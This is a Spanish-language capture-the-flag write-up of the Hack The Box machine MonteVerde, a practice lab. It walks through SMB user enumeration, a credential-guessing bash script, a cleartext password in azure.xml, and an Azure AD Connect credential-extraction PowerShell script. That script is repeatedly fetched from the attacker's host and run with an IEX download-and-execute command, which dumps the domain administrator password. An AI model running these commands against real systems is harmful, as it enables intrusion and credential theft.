

EthicalHCOP.

MonteVerde es una máquina muy similar a la máquina Resolute, en donde aprovecharemos algo en los grupos para escalar privilegios. También, veremos un poco de modificación de un archivo powershell y estaremos haciendo bastante enumeración.

Reconocimiento y escaneo.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/MonteVerde]
#nmap -sV -sS -p- 10.10.10.172
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-05 03:14 -05
Nmap scan report for 10.10.10.172
Host is up (0.088s latency).
Not shown: 65516 filtered ports
PORT      STATE SERVICE        VERSION
53/tcp    open  domain?
88/tcp    open  kerberos-sec   Microsoft Windows Kerberos (server time: 2020-02-05 08:24:07Z)
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
389/tcp    open  ldap           Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL0.,
445/tcp    open  microsoft-ds?
464/tcp    open  kpasswd5?
593/tcp    open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
636/tcp    open  tcpwrapped
3268/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL0.,
3269/tcp   open  tcpwrapped
5985/tcp   open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp   open  mc-nmf         .NET Message Framing
49667/tcp  open  msrpc          Microsoft Windows RPC
49669/tcp  open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
49670/tcp  open  msrpc          Microsoft Windows RPC
49673/tcp  open  msrpc          Microsoft Windows RPC
49702/tcp  open  msrpc          Microsoft Windows RPC
49776/tcp  open  msrpc          Microsoft Windows RPC
```

El escaneo de puertos nos da muchos puertos, entre ellos el 445 (SMB), 389 (LDAP), 5986 (Winrm). De dichos puertos, nos centraremos primeramente en el puerto 445 (SMB) y veremos si nos deja extraer información como usuarios, listar recursos compartidos e incluso intentar acceder a ellos.

Para realizar dicha enumeración de manera automática, utilizaremos la herramienta enum4linux a la cual solo le daremos la IP de dicha máquina.

```
[root@parrot]--[home/ethicalhackingcop/Descargas/HTB/MonteVerde]
#enum4linux 10.10.10.172
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Feb  5 10:58:3
9 2020

=====
|   Target Information   |
=====
Target ..... 10.10.10.172
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
|   Enumerating Workgroup/Domain on 10.10.10.172   |
=====
[E] Can't find workgroup/domain

=====
|   Nbtstat Information for 10.10.10.172   |
=====
Looking up status of 10.10.10.172
No reply from 10.10.10.172

=====
|   Session Check on 10.10.10.172   |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 437.
[+] Server 10.10.10.172 allows sessions using username '', password ''
```

Una vez más, vemos el mensaje en donde supuestamente nos deja acceder de manera anónima al servidor smb. Recordemos que este mensaje no siempre significa que tenemos acceso al servidor de manera anónima, en ocasiones significa que se pudo capturar datos de manera anónima sin comprometer el acceso como tal.

```
=====
|   Share Enumeration on 10.10.10.172   |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 640.

      Sharename      Type      Comment
      -----
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 10.10.10.172
```

Sin embargo, en el mismo script pudo ser posible enumerar los usuarios del sistema o relacionados con el AD.

```
=====
|   Users on 10.10.10.172   |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 640.
index: 0xfb6 RID: 0x450 acb: 0x00000210 Account: AAD_987d7f2f57d2 Name: AAD_987d7f2f57d2 Desc: 
ization Service with installation identifier 05c97990-7587-4a3d-b312-309adfc172d9 running on
index: 0xfd0 RID: 0xa35 acb: 0x00000210 Account: dgalanos Name: Dimitris Galanos Desc: 
index: 0xedb RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null) Desc: Built-in account
index: 0xfc3 RID: 0x641 acb: 0x00000210 Account: mhope Name: Mike Hope Desc: (null)
index: 0xfd1 RID: 0xa36 acb: 0x00000210 Account: roleary Name: Ray O'Leary Desc: 
index: 0xfc5 RID: 0xa2a acb: 0x00000210 Account: SABatchJobs Name: SABatchJobs Desc: 
index: 0xfd2 RID: 0xa37 acb: 0x00000210 Account: smorgan Name: Sally Morgan Desc: 
index: 0xfc6 RID: 0xa2b acb: 0x00000210 Account: svc-ata Name: svc-ata Desc: (null)
index: 0xfc7 RID: 0xa2c acb: 0x00000210 Account: svc-bexec Name: svc-bexec Desc: (null)
index: 0xfc8 RID: 0xa2d acb: 0x00000210 Account: svc-netapp Name: svc-netapp Desc: (null)
```


Ahora muy bien, tenemos un listado de usuarios y ninguna contraseña. Una de las cosas que se pueden intentar es un ataque ASREPROast con GetNPUsers de impacket, este ataque no nos da ningún hash de alguno de los usuarios listados.

```
[x]-[root@parrot]-[/home/ethicalhackingcop/Descargas/Hacking-Tools/impacket/examples]
#python GetNPUsers.py -usersfile /home/ethicalhackingcop/Descargas/HTB/MonteVerde/usrlist.txt
-format hashcat -dc-ip 10.10.10.172 MEGABANK/
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User AAD_987d7f2f57d2 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mhope doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User SABatchJobs doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User svc-ata doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User svc-bexec doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User svc-netapp doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User dgalanos doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User roleary doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User smorgan doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Explotación de Usuario.

Entonces, otra de las cosas que se puede intentar hacer es acceder al sistema aprovechando de algún mal manejo de las contraseñas. Según el OWASP, en algunos sistemas se utiliza una mala política de contraseñas colocando credenciales muy obvias / fáciles.

[https://wiki.owasp.org/index.php/Testing_for_default_credentials_\(OTG-AUTHN-002\)](https://wiki.owasp.org/index.php/Testing_for_default_credentials_(OTG-AUTHN-002))

Entre las pruebas sugeridas, está en probar el mismo usuario como su contraseña "user/user". Para esto intento hacer uso de la herramienta hydra como es de costumbre, pero esta presenta un error al momento de intentar conectarse a la máquina.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/MonteVerde]
#hydra -s 445 -L usrlist.txt -P usrlist.txt -t 16 10.10.10.172 smb
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service
organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-02-05 12:17:33
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 100 login tries (l:10/p:10), ~100 tries
per task
[DATA] attacking smb://10.10.10.172:445/
[ERROR] invalid reply from target smb://10.10.10.172:445/
```

A pesar que hay mas herramientas para realizar este proceso, yo he decidido hacer mi propio script en bash usando smbclient para realizar dicho ataque.

<https://github.com/EthicalHackingCOP/HackScripts/blob/master/SmbScript>

```
[*]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/MonteVerde]
#cat SmbScript
#!/bin/bash
for user in $(cat usrlist.txt);
do
    for pass in $(cat usrlist.txt);
    do
        ip="10.10.10.172"
        OUTPUT=$(smbclient -L //${ip}/ -U $user%"$pass 2>&1)
        echo "[*] Intentando credenciales: '$user' '$pass'"
        if echo "${OUTPUT}" | grep 'failed:;' then
            echo ""
        else
            echo "[+] Usuario accedido con exito: '$user' / '$pass'"
            echo "[+] Ejecutar el siguiente comando para hacer login: smbclient -L //$ip/ -U '$user'"$pass
            echo "${OUTPUT}\n"
        fi
    done
done ;
```

Ejecutamos el script y esperamos que finalice con la esperanza de que algún usuario caiga en dicha verificación.

```
[*]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/MonteVerde]
#sh SmbScript
[*] Intentando credenciales: 'Guest' 'Guest'
session setup failed: NT_STATUS_LOGON_FAILURE

[*] Intentando credenciales: 'Guest' 'AAD_987d7f2f57d2'
session setup failed: NT_STATUS_LOGON_FAILURE

[*] Intentando credenciales: 'Guest' 'mhope'
session setup failed: NT_STATUS_LOGON_FAILURE

[*] Intentando credenciales: 'Guest' 'SABatchJobs'
session setup failed: NT_STATUS_LOGON_FAILURE

[*] Intentando credenciales: 'Guest' 'svc-ata'
session setup failed: NT_STATUS_LOGON_FAILURE
```

Al pasar unos segundos, el script nos retorna los directorios compartidos encontrados gracias al login en el sistema con el usuario SABatchJobs/SABatchJobs.

```
[*] Intentando credenciales: 'SABatchJobs' 'mhope'
session setup failed: NT_STATUS_LOGON_FAILURE

[*] Intentando credenciales: 'SABatchJobs' 'SABatchJobs'
[+] Usuario accedido con exito: SABatchJobs / SABatchJobs
[+] Ejecutar el siguiente comando para hacer login: smbclient -L //10.10.10.172/ -U SABatchJobs%SABatchJobs

    Sharename      Type      Comment
    -----
    ADMIN$         Disk      Remote Admin
    azure_uploads   Disk
    C$              Disk      Default share
    E$              Disk      Default share
    IPC$           IPC       Remote IPC
    NETLOGON        Disk      Logon server share
    SYSVOL          Disk      Logon server share
    users$         Disk

SMB1 disabled -- no workgroup available

[*] Intentando credenciales: 'SABatchJobs' 'svc-ata'
session setup failed: NT_STATUS_LOGON_FAILURE
```

Así que pasamos a verificar ya de manera manual dicha información y vemos que efectivamente dicho usuario puede acceder al sistema SMB.


```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/MonteVerde]
#smbclient -L \\10.10.10.172\ -U SABatchJobs
Enter WORKGROUP\SABatchJobs's password:

      Sharename      Type      Comment
      -----      -
      ADMIN$         Disk      Remote Admin
      azure_uploads   Disk
      C$              Disk      Default share
      E$              Disk      Default share
      IPC$            IPC       Remote IPC
      NETLOGON        Disk      Logon server share
      SYSVOL          Disk      Logon server share
      users$          Disk

SMB1 disabled -- no workgroup available
```

Una de las carpetas a las que tenemos acceso es a la carpeta Users, sin embargo vemos que dicho usuario no tiene una carpeta en el sistema. Aun así, vemos que en el usuario mhope, existe un archivo llamado azure.xml el cual descargamos con el comando get.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/MonteVerde]
#smbclient \\10.10.10.172\users$ -U SABatchJobs -L
Enter WORKGROUP\SABatchJobs's password:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
dgalanos
mhope
roleary
smorgan
524031 blocks of size 4096. 519955 blocks available
smb: \> cd dgalanos
smb: \dgalanos> ls
.
..
524031 blocks of size 4096. 519955 blocks available
smb: \dgalanos> cd ..
smb: \> cd mhope
smb: \mhope> ls
.
..
azure.xml
524031 blocks of size 4096. 519955 blocks available
smb: \mhope> get azure.xml
getting file \mhope\azure.xml of size 1212 as azure.xml (3,4 KiloBytes/sec) (average 3,4 KiloBytes/sec)
```

Al analizar este archivo, encontramos a lo que parece ser una configuración de algún servicio azure y unos datos en los cuales está la contraseña.

```
[*]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/MonteVerde]
#cat azure.xml
00<Obj Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</ToString>
    <Props>
      <DT N="StartDate">2020-01-03T05:35:00.7562298-08:00</DT>
      <DT N="EndDate">2054-01-03T05:35:00.7562298-08:00</DT>
      <G N="KeyId">00000000-0000-0000-0000-000000000000</G>
      <S N="Password">4n0therD4y@n0th3r$</S>
    </Props>
  </Obj>
</Obj>
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/MonteVerde]
#
```

Hacemos uso de smbclient para confirmar el acceso de dicho usuario .

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/MonteVerde]
#smbclient -L \\10.10.10.172\ -U mhope%4n0therD4y@n0th3r$

      Sharename      Type      Comment
      -----
      ADMIN$         Disk      Remote Admin
      azure_uploads  Disk
      C$             Disk      Default share
      E$             Disk      Default share
      IPC$           IPC       Remote IPC
      NETLOGON        Disk      Logon server share
      SYSVOL          Disk      Logon server share
      users$         Disk
SMB1 disabled -- no workgroup available
```

Así que si intentamos acceder con este usuario usando evil-winrm mediante el puerto 5985, ingresamos al sistema y de esta forma poder leer el hash del usuario.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/MonteVerde]
#evil-winrm -i 10.10.10.172 -u mhope -p 4n0therD4y@n0th3r$

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\mhope\Documents> ls ../Desktop

      Directory: C:\Users\mhope\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---             1/3/2020   5:48 AM           32 user.txt
```


Explotación de Root.

Como se comentó al inicio de este writeup, esta máquina tiene similitud con la máquina resolute. Si ejecutamos el comando `whoami -groups` para listar información acerca de los grupos del usuario actual, veremos al final un grupo llamado "Azure Admins".

```
*Evil-WinRM* PS C:\Users\mhope\Documents> whoami -groups

GROUP INFORMATION
-----

Group Name                                     Type                                     SID
=====
Everyone                                     Well-known group S-1-1-0
default, Enabled group
BUILTIN\Remote Management Users             Alias                                     S-1-5-32-580
default, Enabled group
BUILTIN\Users                               Alias                                     S-1-5-32-545
default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access   Alias                                     S-1-5-32-554
default, Enabled group
NT AUTHORITY\NETWORK                         Well-known group S-1-5-2
default, Enabled group
NT AUTHORITY\Authenticated Users             Well-known group S-1-5-11
default, Enabled group
NT AUTHORITY\This Organization               Well-known group S-1-5-15
default, Enabled group
MEGABANK\Azure Admins                       Group                                     S-1-5-21-391775091-85029083
default, Enabled group
```

De igual manera, si listamos la info del usuario con `net user`, vemos que también nos muestra su relación con el grupo "Azure Admins".

```
*Evil-WinRM* PS C:\Program Files> net user mhope
User name                mhope
Full Name                Mike Hope
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        1/2/2020 3:40:05 PM
Password expires         Never
Password changeable      1/3/2020 3:40:05 PM
Password required        Yes
User may change password No


Workstations allowed     All
Logon script
User profile
Home directory            \\monteverde\users$\mhope
Last logon               2/7/2020 1:57:53 PM

Logon hours allowed      All


Local Group Memberships  *Remote Management Use
Global Group memberships *Azure Admins          *Domain Users
The command completed successfully.
```

Buscando en google sobre alguna posible explotación en este grupo, muchas de las búsquedas nos referencian algo sobre “Azure AD Connect”.

<https://github.com/fox-it/adconnectdump>



Mirando en los programas del sistema, vemos un programa que coincide con la búsqueda anterior, incluso la carpeta “Microsoft Azure AD Sync” referenciado en el link de github.



Así que buscando un poco más sobre dicho resultado de “Azure AD Connect”, encontré algunos links de que contienen la poc a dicho ataque.



azure ad connect exploit poc



Azure AD Connect vulnerability allows attackers to reset ...

29 jun. 2017 - **Azure AD Connect vulnerability** allows attackers to reset admin passwords. A **vulnerability** in **Azure AD Connect** could be exploited by attackers to reset passwords and gain unauthorized access to on-premises **AD** privileged user accounts, **Microsoft** warned on Tuesday.

[www.preempt.com > blog > advisory-flaw-in-azu...](#) ▼ Traducir esta página

Advisory: Flaw in Azure AD Connect Software Can Allow ...

12 dic. 2017 - We found a flaw with how the **Azure AD Connect** software configures the ... In many networks we found that this account was a main **attack** path ...

[blog.xpnsec.com > azuread-connect-for-redteam](#) ▼ Traducir esta página


Azure AD Connect for Red Teamers - XPN InfoSec Blog

18 feb. 2019 - **Azure AD Connect** is the service installed within the Active Directory ... To decrypt the encrypted_configuration value I created a quick **POC** ...

<https://blog.xpnsec.com/azuread-connect-for-redteam/>

En este sitio, encontramos la explicación de dicho ataque y un script en powershell para realizar la extracción de la contraseña.

← → ↺ [blog.xpnsec.com/azuread-connect-for-redteam/](#)



XPN
Adam Chester
Hacker and Infosec Researcher
About Me

To decrypt the encrypted_configuration value I created a quick POC which will retrieve the keying material from the LocalDB instance before passing it to the **mcrypt.dll** assembly to decrypt:

```
1 Write-Host "AD Connect Sync Credential Extract POC (@_xpn_)"`n
2
3 $client = new-object System.Data.SqlClient.SqlConnection -ArgumentList "Data Source=(localdb)\.ADS
4 $client.Open()
5 $cmd = $client.CreateCommand()
6 $cmd.CommandText = "SELECT keyset_id, instance_id, entropy FROM mms_server_configuration"
7 $reader = $cmd.ExecuteReader()
8 $reader.Read() | Out-Null
9 $key_id = $reader.GetInt32(0)
10 $instance_id = $reader.GetGuid(1)
11 $entropy = $reader.GetGuid(2)
12 $reader.Close()
13
14 $cmd = $client.CreateCommand()
15 $cmd.CommandText = "SELECT private_configuration_xml, encrypted_configuration FROM mms_management_a
16 $reader = $cmd.ExecuteReader()
17 $reader.Read() | Out-Null
18 $config = $reader.GetString(0)
19 $scripted = $reader.GetString(1)
20 $reader.Close()
```

https://gist.githubusercontent.com/xpn/0dc393e944d8733e3c63023968583545/raw/28723eb269eafff5168b31ba1ea4722171d50af7/azuread_decrypt_msol.ps1

Sin embargo, no todo es color de rosa y los errores no han de faltar. Al ejecutar el script, esté de entrada nos está retornando algunos errores, este primero en específico nos habla sobre una comilla simple y sobre el uso del @ en la sintaxis.

```
*Evil-WinRM* PS C:\Program Files> powershell.exe -nop -exec bypass "IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.22:8000/azuread_decrypt_msol.ps1');"
powershell.exe : At line:34 char:92
+ ~~~~~
+ CategoryInfo          : NotSpecified: (IEX : At line:34 char:92:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError
+ ... ibute" | select @{Name = 'Password'; Expression = {$_node.InnerXML}}
+ ~~~~~
The string is missing the terminator: '.
At line:1 char:55
+ Write-Host f?oAD Connect Sync Credential Extract POC (@_xpn_)`nf??
+ ~~~~~
The splatting operator '@' cannot be used to reference variables in an expression. '@_xpn_' can be used only as an argument to a command. To reference variables in an expression use '$_xpn_'.
At line:1 char:1
+ IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.22:800 ...
+ ~~~~~
+ CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
+ FullyQualifiedErrorId : TerminatorExpectedAtEndOfString,Microsoft.PowerShell.Commands.InvokeExpressionCommand
```

Entonces para esta primer parte simplemente reemplazamos el @ por un \$.

```
Write-Host "AD Connect Sync Credential Extract POC (@_xpn_)`n"
```

```
$client = new-object System.Data.SqlClient.SqlConnection -Argument
```

Y corregimos la comilla simple al final de la línea iniciada con "add-type".

```
$reader.Close()
```

```
add-type -path 'C:\Program Files\Microsoft Azure AD Sync\Bin\mcrypt.dll'
$km = New-Object -TypeName Microsoft.DirectoryServices.MetadirectoryService
$km.LoadKeySet($entropy, $instance_id, $key_id)
```

Una vez solucionada esa parte y ejecutado nuevamente el script, vemos un nuevo error, ya esta vez hablándonos sobre la base de datos.

```
*Evil-WinRM* PS C:\Program Files> powershell.exe -nop -exec bypass "IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.22:8000/azuread_decrypt_msol.ps1');"
f?oAD Connect Sync Credential Extract POC
f??
ls
dir
powershell.exe : Exception calling "Open" with "0" argument(s): "A network-related or instance-specific error
+ CategoryInfo          : NotSpecified: (Exception calli...specific error :String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError
occurred while establishing a connection to SQL Server. The server was not found or was not accessible. Verify that the instance name is correct and that SQL Server is configured to allow remote connections. (provider: SQL Network Interfaces, error: 52 - Unable to locate a Local Database Runtime installation. Verify that SQL Server Express is properly installed and that the Local Database Runtime feature is enabled.)"
```

Luego de un par de horas de búsqueda acerca de este mensaje, encontré que el problema es en cómo está realizando la autenticación en la base de datos. Así que cambiamos la conexión que tiene originalmente el archivo a la autenticación windows mostrada en el link.

<http://csharp.net-informations.com/data-providers/csharp-sql-server-connection.htm>

```
$client = new-object System.Data.SqlClient.SqlConnection -ArgumentList
"Data Source=(localdb)\.\ADSync;Initial Catalog=ADSync"
$client.Open()
```

```
$client = new-object System.Data.SqlClient.SqlConnection -ArgumentList
"Server = '10.10.10.172'; Database = 'ADSync' ;Initial Catalog=ADSync;"
$client.Open()
```


Nuevamente ejecutamos el script y nos dirá algo sobre que falló la autenticación con el usuario. Esto se presenta ya que en los parámetros de conexión, no se establece el parámetro de Seguridad integrada en la conexión windows estos 2 normalmente van de la mano.

<https://docs.microsoft.com/en-us/dotnet/framework/data/adonet/connection-string-syntax>

```
*Evil-WinRM* PS C:\Program Files> powershell.exe -nop -exec bypass "IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.22:8000/azuread_decrypt_msol.ps1');"
powershell.exe : Exception calling "Open" with "0" argument(s): "Login failed for user '.'"

```

```
$client = new-object System.Data.SqlClient.SqlConnection -ArgumentList "Server = '10.10.10.172'; Database = 'ADSync' ;Initial Catalog=ADSync; Integrated Security = True;"
$client.Open()

```

Por último, ejecutamos nuevamente el script y este nos retorna el dominio, el nombre y la contraseña del usuario administrador del sistema.

```
*Evil-WinRM* PS C:\Program Files> powershell.exe -nop -exec bypass "IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.22:8000/azuread_decrypt_msol.ps1');"
Domain: MEGABANK.LOCAL
Username: administrator
Password: d0m@in4dminyeah!

```

Finalmente accedemos mediante evil-winrm, crackmapexec, psexec o la herramienta de tu preferencia al sistema windows como administrador y de esta manera leer la bandera root.

```
[root@parrot]~[/home/ethicalhackingcop/Descargas/HTB/MonteVerde]
#evil-winrm -i 10.10.10.172 -u administrator -p d0m@in4dminyeah! -P 5985

Evil-WinRM shell v2.0

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
30000613435404466454074140044044

```